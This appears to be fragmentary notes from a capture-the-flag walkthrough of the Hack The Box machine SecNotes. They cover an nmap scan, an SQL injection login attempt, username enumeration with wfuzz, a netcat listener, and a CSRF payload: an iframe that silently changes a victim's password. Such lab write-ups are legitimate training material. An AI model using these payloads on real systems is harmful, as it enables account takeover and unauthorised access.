

secnotes




```
┌──(root💀kali)-[/Documents/htb/boxes/secnotes]
└─# nmap -sC -sV -oA nmap/secnotes 10.10.10.97
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-11 19:31 EDT
Nmap scan report for 10.10.10.97
Host is up (0.12s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE      VERSION
80/tcp  open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title: Secure Notes - Login
|_Requested resource was login.php
445/tcp open  microsoft-ds Windows 10 Enterprise 17134 microsoft-ds (workgroup: HTB)
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h23m48s, deviation: 4h02m31s, median: 3m47s
| smb-os-discovery:
|   OS: Windows 10 Enterprise 17134 (Windows 10 Enterprise 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: SECNOTES
|   NetBIOS computer name: SECNOTES\x00
|   Workgroup: HTB\x00
|_  System time: 2021-05-11T16:35:16-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-05-11T23:35:13
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.52 seconds
```

http and smp



admin:admin
admin:password
administrator:password
admin'-- -:sqlinjection



let's create an account

saad:saaaad

Pretty Raw \n Actions

```
1  POST /login.php HTTP/1.1
2  Host: 10.10.10.97
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 29
9  Origin: http://10.10.10.97
10 Connection: close
11 Referer: http://10.10.10.97/login.php
12 Cookie: PHPSESSID=uog5u2f4af5t606elc77jclinr
13 Upgrade-Insecure-Requests: 1
14
15 username=saad&password=kaskak
```

try to brute force a bunch of usernames

```
Usage:  wfuzz [options] -z payload,params <url>

        FUZZ, ..., FUZnZ  wherever you put these keywords wfuzz will replace them with the values of the specified payload.
        FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be the first request performed and could be used as a base for filtering.


Options:
        -h                          : This help
        --help                      : Advanced help
        --version                   : Wfuzz version details
        -e <type>                   : List of available encoders/payloads/iterators/printers/scripts

        -c                          : Output with colors
        -v                          : Verbose information.
        --interact                  : (beta) If selected,all key presses are captured. This allows you to interact with the program.

        -p addr                     : Use Proxy in format ip:port:type. Repeat option for using various proxies.
                                      Where type could be SOCKS4,SOCKS5 or HTTP if omitted.

        -t N                        : Specify the number of concurrent connections (10 default)
        -s N                        : Specify time delay between requests (0 default)
        -R depth                    : Recursive path discovery being depth the maximum recursion level (0 default)
        -D depth                    : Maximum link depth level (4 default)
        -L, --follow                : Follow HTTP redirections

        -u url                      : Specify a URL for the request.
        -z payload                  : Specify a payload for each FUZZ keyword used in the form of type,parameters,encoder.
                                      A list of encoders can be used, ie. md5-sha1. Encoders can be chained, ie. md5@sha1.
                                      Encoders category can be used. ie. url
                                      Use help as a payload to show payload plugin's details (you can filter using --slice)
        -w wordlist                 : Specify a wordlist file (alias for -z file,wordlist).
        -V alltype                  : All parameters bruteforcing (allvars and allpost). No need for FUZZ keyword.
        -X method                   : Specify an HTTP method for the request, ie. HEAD or FUZZ

        -b cookie                   : Specify a cookie for the requests
        -d postdata                 : Use post data (ex: "id=FUZZ&catalogue=1")
        -H header                   : Use header (ex:"Cookie:id=1312321&user=FUZZ")
        --basic/ntlm/digest auth    : in format "user:pass" or "FUZZ:FUZZ" or "domain\FUZ2Z:FUZZ"

        --hc/hl/hw/hh N[,N]+        : Hide responses with the specified code/lines/words/chars (Use BBB for taking values from baseline)
        --sc/sl/sw/sh N[,N]+        : Show responses with the specified code/lines/words/chars (Use BBB for taking values from baseline)
        --ss/hs regex               : Show/Hide responses with the specified regex within the content
```

Login

Please fill in your credentials to login.

Username

asdasdasaad

No account found with that username.

Password

we have a username and an email address

Due to GDPR, all users must delete any notes that c
Please contact **tyler@secnotes.htb** using th

Create New Note

Please enter a Title and a Note


Title

saad

Note

saadh


Save Cancel



it is not doing filtering , we can do xss attack


```
<div>
<button class="accordion"><strong><center>saad</center></strong>  <sr
<div class="btn-group">
```

copy this url




http://10.10.10.97/home.php?action=delete&id=10%22

instead of delete let's try view




doesn't do anything




```
POST /change_pass.php HTTP/1.1
Host: 10.10.10.97
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Origin: http://10.10.10.97
Connection: close
Referer: http://10.10.10.97/change_pass.php
Cookie: PHPSESSID=uog5u2f4af5t606elc77jclinr
Upgrade-Insecure-Requests: 1

password=hackthebox&confirm_password=hackthebox&submit=submit
```

and the password was changed



```
┌──(root💀kali)-[/Documents/htb/boxes/secnotes]
└─# nc -lvnp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.97.
Ncat: Connection from 10.10.10.97:55385.
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.228
Host: 10.10.14.23:1337
Connection: Keep-Alive
```

usernames bruteforcing

```
┌──(root💀kali)-[/Documents/htb/boxes/secnotes]
└─# wfuzz -c -w /usr/share/seclists/Usernames/Names/names.txt -d "username=FUZZ&password=ok" --hs "No account found with that username."  http://10.10.10.97/login.
php
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Che
ck Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.97/login.php
Total requests: 10177

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000009512:   200        34 L     91 W       1276 Ch     "tyler"

Total time: 0
Processed Requests: 10177
Filtered Requests: 10176
Requests/sec.: 0
```

Request


Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
1  GET /change_pass.php?password=password&confirm_password=password&submit=submit
2  HTTP/1.1
3  Host: 10.10.10.97
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Origin: http://10.10.10.97
9  Connection: close
10 Referer: http://10.10.10.97/change_pass.php
11 Cookie: PHPSESSID=uog5u2f4af5t606elc77jclinr
12 Upgrade-Insecure-Requests: 1
13
```

test.html ×

```
1  <html>
2  <iframe src="http://10.10.10.97/change pass.php?password=password&confirm password=password&submit=submit"></iframe>
3  </html>
4
```



Contact Us

Please enter your message

